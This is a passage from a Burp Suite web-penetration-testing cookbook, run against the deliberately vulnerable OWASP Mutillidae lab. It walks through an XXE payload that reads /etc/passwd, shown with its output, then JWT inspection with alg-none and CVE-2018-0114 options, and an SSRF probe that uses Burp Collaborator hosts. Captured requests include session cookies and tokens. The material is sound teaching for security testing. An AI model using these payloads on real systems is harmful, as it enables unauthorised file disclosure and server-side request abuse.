<!DOCTYPE change-log[
    <!ENTITY systemEntity SYSTEM
"../../../../etc/passwd">
]>
<change-log>
    <text>&systemEntity;</text>
</change-log>
```

Since there are odd characters and spaces in the new XML message, let's type this payload into the Decoder section and URL-encode it before we paste it into the `xml` parameter.

6. Switch to the Decoder section, type or paste the new payload into the text area. Click the Encode as... button and select the URL option from the drop-down listing. Then, copy the URL-encoded payload using *Ctrl + C*. Make sure you copy all of the payload by scrolling to the right:

The screenshot shows the Burp Suite interface with the Decoder tab selected. The XML payload is displayed in red text within a text area. Below the text area, a URL-encoded version of the payload is shown in black text: %3c%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%3. A scroll bar is visible at the bottom of the text area.

```
<?xml version="1.0"?>
<!DOCTYPE change-log [
    <!ENTITY systemEntity SYSTEM "../../../../etc/passwd">
]>
<change-log>
    <text>&systemEntity;</text>
</change-log>
```



```
%3c%3f%78%6d%6c%20%76%65%72%73%69%6f%6e%3d%22%31%2e%30%22%3
```

7. Switch to the Burp Proxy Intercept tab. Turn the interceptor on with

the Intercept is on button.

8. Return to the Firefox browser and reload the page. As the request is paused, replace the current value of the `xml` parameter with the new URL-encoded payload:

9. Click the Forward button. Turn interceptor off by toggling the button to Intercept is off.
 10. Note that the returned XML now shows the contents of the /etc/passwd file! The XML parser granted us access to the /etc/passwd file on the operating system:



Hints

Please Enter XML to Validate

Example: <somexml><message>Hello World</message></somexml>

XML

Validate XML

XML Submitted

```
<?xml version="1.0"?> <!DOCTYPE change-log [ <!ENTITY systemEntity SYSTEM ".../.../.../etc/passwd"> ]> <change-log> <text>&systemEntity;</text> </change-log>
```

Text Content Parsed From XML

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh sync:x:4:65534:sync:/bin:/sync games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:
/bin/sh nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101:/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105:MySQL Server,,,:/var/lib/mysql:/bin/false landscape:x:104:122:/var/lib/landscape:
/bin/false sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin postgres:x:106:109:PostgreSQL
administrator,,,:/var/lib/postgresql:/bin/bash messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false user:x:1000:1000:user,,,:/home/user:/bin/bash
polkituser:x:109:118:PolicyKit,,,:/var/run/PolicyKit:/bin/false haldaemon:x:110:119:Hardware abstraction
layer,,,:/var/run/hald:/bin/false pulse:x:111:120:PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false
```

How it works...

In this recipe, the insecure XML parser receives the request within the XML for the `/etc/passwd` file residing on the server. Since there is no validation performed on the XML request due to a weakly-configured parser, the resource is freely provided to the attacker.

Working with JWT

As more sites provide client API access, JWT are commonly used for authentication. These tokens hold identity and claims information tied to the resources the user is granted access to on the target site. Web-penetration testers need to read these tokens and determine their strength. Fortunately, there are some handy plugins that make working with JWT tokens inside of Burp much easier. We will learn about these plugins in this recipe.

Getting ready


In this recipe, we need to generate JWT tokens. Therefore, we will use the **OneLogin** software to assist with this task. In order to complete this recipe, browse to the OneLogin website: <https://www.onelogin.com/>. Click the Developers link at the top and then click the GET A DEVELOPER ACCOUNT link (<https://www.onelogin.com/developer-signup>).

After you sign up, you will be asked to verify your account and create a password. Please perform these account setup tasks prior to starting this recipe.

Using the OneLogin SSO account, we will use two Burp extensions to examine the JWT tokens assigned as authentication by the site.

How to do it...

1. Switch to Burp BApp Store and install two plugins—JSON Beautifier and JSON Web Tokens:



The screenshot shows the Burp Suite interface with the 'Extender' tab selected in the top navigation bar. Below the navigation bar, there are four tabs: 'Extensions', 'BApp Store' (which is highlighted with a red border), 'APIs', and 'Options'. The main content area is titled 'BApp Store' and contains the following text: 'The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.' Below this text is a table listing several extensions:

Name	Installed	Rating	Popularity	Last updated	Detail
Java Deserialization Scanner		★★★★★	★★★★★	27 Jun 2017	View extension
Java Serial Killer		★★★★★	★★★★★	30 Jan 2017	View extension
Java Serialized Payloads		★★★★★	★★★★★	06 Feb 2017	View extension
JCrypton Handler		★★★★★	★★★★★	14 Jul 2017	View extension
JSON Beautifier	✓	★★★★★	★★★★★	03 Oct 2017	View extension
JSON Decoder		★★★★★	★★★★★	24 Jan 2017	View extension
JSON Web Token Attacker		★★★★★	★★★★★	22 Nov 2017	View extension
JSON Web Tokens	✓	★★★★★	★★★★★	03 May 2018	View extension

2. In the Firefox browser, go to your OneLogin page. The URL will be specific to the developer account you created. Log in to the account using the credentials you established when you set up the account before beginning this recipe:

A screenshot of a OneLogin login form. It features a large black header with the 'onelogin' logo. Below it is a white input field labeled 'Username'. At the bottom is a blue 'Continue' button. To the right of the button is a 'Forgot Password' link.

3. Switch to the Burp Proxy | HTTP history tab. Find the POST request with the URL /access/auth. Right-click and click the Send to Repeater option.
4. Your host value will be specific to the OneLogin account you set up:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts JSON Beautifier JSON Web Tokens

Intercept HTTP history WebSockets history Options

Filter: Hiding CSS, Image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment
148	https://sunshine-solutions-ic-dev.onelogin.com	POST	/access/auth			200	1056	JSON			Contains a JWT


Request Response

Raw Headers Hex JSON Beautifier JSON Web Tokens

```
HTTP/1.1 200 OK
Cache-Control: max-age=0, private, must-revalidate
Content-Type: application/json; charset=utf-8
Date: Fri, 14 Sep 2018 10:30:10 GMT
ETag: W/"5c12399abe2eb9b77c5321c05b1e0763"
X-Content-Type-Options: nosniff
X-Correlation-Id: 8428cf5a-833b-416a-890e-e29000072bdd
X-Frame-Options: SAMEORIGIN
```

[Send to Spider](#)
[Do an active scan](#)
[Do a passive scan](#)
[Send to Intruder](#) Ctrl+I
[Send to Repeater](#) Ctrl+R

5. Switch to the Repeater tab and notice that you have two additional tabs relating to the two extensions you installed:



Request

Raw Params Headers Hex **JSON Beautifier** JSON Web Tokens

```
POST /access/auth HTTP/1.1
Host: sunshine-solutions-llc-dev.onelogin.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101
Firefox/61.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
https://sunshine-solutions-llc-dev.onelogin.com/login2/?return=eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFUiMiLCJpc3Mi0iJNT05PUkFJTCIsInVyaSI6Imh0dHBz0i8vc3Vuc2hpbmUtc29sdXRpb25zLWxsYylkZXYu251bG9naW4uY29tL2xvZ2luIiwibWV0aG9kIjoiz2V0IiwiZXhwIjoxNTM2OTE5NDQwLCJwYXJhbXMi0nt9fQ.VGhFWWh3yjg2TCkpqeYhE85XSVG0CG2VZ0Yp4MfVJnzg
Content-Type: application/json
origin: https://sunshine-solutions-llc-dev.onelogin.com
Content-Length: 280
Cookie:
sub_session_onelogin.com=BAh7ByIfYnJvd3Nlc192ZXJpZmljYXRpb25fdG9rZW4iRTI4ZDYwYjY2NmEwZjFjNDlmOWN1YWUzOWYxMjY5ZDkyZRU0YzhmMWE5NGNhZTRmNzU30DJk0DE4N2Q3MzMxNDI6D3N1c3Npb25faWQiKWI2MTA50GI5LTlhZjAtNDc3Ny1hMTA1LT14YjEOYzFiOTdbZg43D43D--9fb694cbfd79ce099cb63c62f8198a17f98ee65d; __tdli=d83aelle-9ecf-486f-ad9f-83918d6d4794;
__tdli_fp=67c75c18ff4d40d53512aa99dca3bfc4;
onelogin.com_user=6b5701056b56eeeefa80c22f6ac8e421dd58d8be;
subdomain=sunshine-solutions-llc-dev; __ga=GA1.2.351109700.1536919271;
_gid=GA1.2.1676526488.1536919271;
mp_46875501d246b692eb6fc40122817c71_mixpanel=%7B%22distinct_id%22%3A%20%22134384%22%2C%22company%22%3A%20%22Sunshine%20Solutions%2C%20LLC%22%2C%22otp_required%22%3A%20%22false%22%2C%22%24initial_referrer%22%3A%20%22https%3A%2F%2Fsunshine-solutions-llc-dev.onelogin.com%2Flogin2%2F%3Freturn%3DeyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFUiMiLCJpc3Mi0iJNT05PUkFJTCIsInVyaSI6Imh0dHBz0i8vc3Vuc2hpbmUtc29sdXRpb25zLWxsYylkZXYu251bG9naW4uY29tLyIsImlldGhvZC16ImldlDCIsImV4cCI6MTUzNjkxOTIzNywigCFyYW1zIjp7fXO.fUsQH0mS4p8NagsaUtGEHtVHiK_Tnnnd0CgfoGp0JXwU%22%2C%22%24initial_referring_domain%22%3A%20%22sunshine-solutions-llc-dev.onelogin.com%22%7D
Connection: close
```

```
{"return": "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQONFUiMiLCJpc3Mi0iJNT05PUkFJTCIsInVyaSI6Imh0dHBz0i8vc3Vuc2hpbmUtc29sdXRpb25zLWxsYylkZXYu251bG9naW4uY29tL2xvZ2luIiwibWV0aG9kIjoiz2V0IiwiZXhwIjoxNTM2OTE5NDQwLCJwYXJhbXMi0nt9fQ.VGhFWWh3yjg2TCkpqeYhE85XSVG0CG2VZ0Yp4MfVJnzg"}
```

6. Click the JSON Beautifier tab to view the JSON structure in a more readable manner:

The screenshot shows a user interface for a JSON editor. At the top, there are four buttons: 'Go', 'Cancel', '< | >', and '< | >'. Below these is a red header labeled 'Request'. Underneath the header is a horizontal navigation bar with five tabs: 'Raw', 'Params', 'Headers', 'Hex', and 'JSON Beautifier'. The 'JSON Beautifier' tab is highlighted with a red border. To its right is another tab labeled 'JSON Web Tokens'. The main content area contains a JSON object with a single key-value pair:

```
{  
  "return":  
    "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJhdWQiOiJBQ0NFU1MiLCJpc3Mi0iJNT05PUhFJTCIsIn  
    VyaSI6Imh0dHBz0i8vc3Vuc2hpbmUtct29sdXRpb25zLWxsYy1kZXYu251bG9naW4uY29tL2xvZ2luIiwib  
    WV0aG9kIjoiZ2V0IiwiZXhwIjoxNTM20TE5NDQwLCJwYXJhbXMi0nt9fQ.VGhFWh3yjg2TCkpqeYhE85XSV  
    GOCG2VZOYp4MfVJnzg"  
}
```

7. Click the JSON Web Tokens tab to reveal a debugger very similar to the one available at <https://jwt.io>. This plugin allows you to read the claims content and manipulate the encryption algorithm for various brute-force tests. For example, in the following screenshot, notice how you can change the algorithm to **nOnE** in order to attempt to create a new JWT token to place into the request:

Go

Cancel

< | ▾

▶ | ▾

Request

Raw

Params

Headers

Hex

JSON Beautifier

JSON Web Tokens

```
Headers = {  
    "alg" : "RS256",  
    "typ" : "JWT",  
    "jwk" : {  
        "kty" : "RSA",  
        "kid" : "jwt4b@portswid",  
        "use" : "sig",  
        "n" : "AQAB",  
        "e" : "ALjQif9U2sHvA1C"  
    }  
}  
  
Payload = {  
    "aud" : "ACCESS",  
    "iss" : "MONORAIL",  
    "uri" : "https://sunshin",  
    "method" : "get",  
    "exp" : 1536919440,  
    "params" : {}  
}  
  
Signature = "Ycz27Crh0iLCh"
```

Do not automatically modify signature

Recalculate Signature

Keep original signature

Sign with random key pair

Secret / Key for Signature recalculation:

Alg None Attack:

Alg: nOnE

CVE-2018-0114 Attack

[exp] Expired check failed - Fri Sep 14 10:04:00 UTC 2018

Copy used pub&priv key to clipboard used in CVE attack

How it works...

Two extensions, JSON Beautifier and JSON Web Tokens, help testers to work with JWT tokens in an easier way by providing debugger tools conveniently available with the Burp UI.

Using Burp Collaborator to determine SSRF

SSRF is a vulnerability that allows an attacker to force applications to make unauthorized requests on the attacker's behalf. These requests can be as simple as DNS queries or as maniacal as commands from an attacker-controlled server.

In this recipe, we will use Burp Collaborator to check open ports available for SSRF requests, and then use Intruder to determine whether the application will perform DNS queries to the public Burp Collaborator server through an SSRF vulnerability.

Getting ready

Using the OWASP Mutillidae II DNS lookup page, let's determine whether the application has an SSRF vulnerability.

How to do it...

1. Switch to the Burp Project options | Misc tab. Note the Burp Collaborator Server section. You have options available for using a private Burp Collaborator server, which you would set up, or you may use the publicly internet-accessible one made available by PortSwigger. For this recipe, we will use the public one:

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender **Project options**

Connections HTTP SSL Sessions **Misc**

Scheduled Tasks

These settings let you specify tasks that Burp will perform automatically at defined times or intervals.

Add	Time	Repeat	Task
Edit			
Remove			

Burp Collaborator Server

Burp Collaborator is an external service that Burp can use to help discover many kinds of vulnerabilities. You can use the option is most appropriate for you.

Use the default Collaborator server
 Don't use Burp Collaborator
 Use a private Collaborator server:

Server location:


Polling location (optional):

Poll over unencrypted HTTP

Run health check ...

2. Check the box labeled Poll over unencrypted HTTP and click the Run

health check... button:



3. A pop-up box appears to test various protocols to see whether they will connect to the public Burp Collaborator server available on the internet.
4. Check the messages for each protocol to see which are successful. Click the Close button when you are done:

B Burp Collaborator Health Check

?


Burp Collaborator Health Check

Initiating health check	
Server address resolution	Success
Server HTTP connection	Success
Server HTTPS connection (trust enforced)	Success
Server HTTPS connection (trust not enforced)	Success
Server SMTP connection on port 25	Success
Server SMTP connection on port 587	Success
Server SMTPS connection (trust enforced)	Success
Server SMTPS connection (trust not enforced)	Success
Polling server address resolution	Success
Polling server connection	Success
Verify DNS interaction	Success
Verify HTTP interaction	Success
Verify HTTPS interaction	Success
Verify SMTP interaction	Success
Verify SMTPS interaction	Success
Server version	Success


All tests were successful.

Close


5. From the top-level menu, select Burp | Burp Collaborator client:



6. A pop-up box appears. In the section labeled Generate Collaborator payloads, change the 1 to 10:



7. Click the Copy to clipboard button. Leave all other defaults as they are. Do not close the Collaborator client window. If you close the window, you will lose the client session:



8. Return to the Firefox browser and navigate to OWASP 2013 | A1 – Injection (Other) | HTML Injection (HTMLi) | DNS Lookup:

The screenshot shows the OWASP Mutillidae II: Web Pwn in Mass Production interface. At the top, there's a logo of a red spider and the title "OWASP Mutillidae II: Web Pwn in Mass Production". Below it, the version is listed as "Version: 2.6.24" and the security level as "0 (Hosed)". Hints are enabled, and the user is not logged in. The main menu includes links for Home, Login/Register, Toggle Hints, Show Popup Hints, Toggle Security, Enforce SSL, Reset DB, View Log, and View Captured. A dropdown menu under "OWASP 2013" shows "A1 - Injection (SQL)" and "A1 - Injection (Other)". Under "OWASP 2010", it shows "A1 - Injection (Other)" and "HTMLi via HTTP Headers". Under "OWASP 2007", it shows "A2 - Broken Authentication and Session Management" and "HTMLi Via DOM Injection". The "DNS Lookup" option is highlighted with a red border.

9. On the DNS Lookup page, type an IP address and click the Lookup DNS button:

The screenshot shows the "DNS Lookup" page. At the top, there's a large header "DNS Lookup". Below it are "Back" and "Help Me!" buttons. A "Hints" link is also present. A "AJAX" logo is on the left, with a link to "Switch to SOAP Web Service Version of this Page". The main area asks "Who would you like to do a DNS lookup on?" and has a text input field "Enter IP or hostname" containing "192.168.56.101". A "Lookup DNS" button is at the bottom of this section.

10. Switch to the Burp Proxy | HTTP history tab and find the request you just created on the DNS Lookup page. Right-click and select the Send to Intruder option:

Burp Intruder Repeater Window Help

Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts JSON Beautifier JSON Web Tokens

Intercept HTTP history WebSockets history Options

Filter: Showing all items

#	Host	Method	URL	Para... ▲	Edited	Status	Length	MIME type	Extension	Title
195	http://192.168.56.101	POST	/mutillidae/index.php?page=dns-lookup.php		✓	200	48730	HTML	php	

Request Response

Raw Params Headers Hex

```
POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: showhints=1; PHPSESSID=dcu42otk7fvq2ih2lpc449iro1; acopendivids=swingset,jotto,phpbb2,r
Connection: close
Upgrade-Insecure-Requests: 1
```

Send to Spider
Do an active scan
Do a passive scan
Send to Intruder
Send to Repeater
Send to Sequencer
Send to Comparer
Send to Decoder

11. Switch to the Burp Intruder | Positions tab. Clear all suggested payload markers and highlight the IP address, click the *Add §* button to place payload markers around the IP address value of the `target_host` parameter:

```

POST /mutillidae/index.php?page=dns-lookup.php HTTP/1.1
Host: 192.168.56.101
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.56.101/mutillidae/index.php?page=dns-lookup.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 66
Cookie: showhints=1; PHPSESSID=dcu42otk7fvq2ih2lpc449iro1; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Connection: close
Upgrade-Insecure-Requests: 1
target_host=$192.168.56.101$&dns-lookup-php-submit-button=Lookup+DNS

```

- Switch to the Burp Intruder | Payloads tab and paste the 10 payloads you copied to the clipboard from the Burp Collaborator client into the Payload Options [Simple list] textbox using the Paste button:

Paste	cgwvh9a02yvy9wnzq4bj6grce3kuei3.burpcollab...
Load ...	l1n42iv9n7g7u588bdwsrpclzc530rp.burpcollabor...
Remove	j82mgf77505e3s6vbgqbnwjjap1lpa.burpcollabora...
Clear	vihejscj4hxhbfpisnd28ztvgmmdj18.burpcollabor...
Add	v95eas3jvhoh2fgijn42zzkv7mddb10.burpcollabor...
	0ijjxco4mxmbkpnnssd784t0grmil6a.burpcollaborato...
	8irrj5cw4uxubspvs0df8ct8gzmqmeb.burpcollabor...
	s81b9p2guene1cffik3zywjs6jcadly2.burpcollabor...
	yhjhivbm3kwkaiolrqc572syfplgn4c.burpcollaborat...
Add from list ...	

Make sure you uncheck the Payload Encoding checkbox.

13. Click the Start attack button. The attack results table will pop up as your payloads are processing. Allow the attacks to complete. Note the burpcollaborator.net URL is placed in the payload marker position of the target_host parameter:

The screenshot shows the 'Intruder attack 3' results table. The table has columns: Request, Payload, Status, Error, Timeout, Length, and Comment. There are four rows of data:

Request	Payload	Status	Error	Timeout	Length	Comment
0		200			48730	
1	i#lomu0mnv8twdpeis4m4y975ybozd.burpcollaborator.net	200			48767	
2	19plgruhs2qqa/bcpyjyv34zv5mtb.burpcollaborator.net	200			48767	
3	jpcpwvanxwiufczfstenezj8fzl9g.burpcollaborator.net	200			48767	

14. Return to the Burp Collaborator client and click the Poll now button to see whether any SSRF attacks were successful over any of the protocols. If any requests leaked outside of the network, those requests will appear in this

table along with the specific protocol used. If any requests are shown in this table, you will need to report the SSRF vulnerability as a finding. As you can see from the results shown here, numerous DNS queries were made by the application on behalf of the attacker-provided payloads:

Burp Collaborator client

Click "Copy to clipboard" to generate Burp Collaborator payloads that you can use in your own testing. Any interactions that result from using the payloads will appear below.

Generate Collaborator payloads

Number to generate: Include Collaborator server location

Poll Collaborator interactions

Poll every seconds

#	Time	Type	Payload	Comment
1	2018-Sep-15 11:56:34 UTC	DNS	zvyr62di9z6lyw3flfpwdks7vy1ppe	
2	2018-Sep-15 11:56:35 UTC	DNS	lj8duo14xlu7mir191di16gtjkpf4	
3	2018-Sep-15 11:56:36 UTC	DNS	www07zefaw7itz4cmcqteht4wv2rqg	
4	2018-Sep-15 11:56:36 UTC	DNS	7fnzqaxqt7qt4nn5n94xscff6l49t	
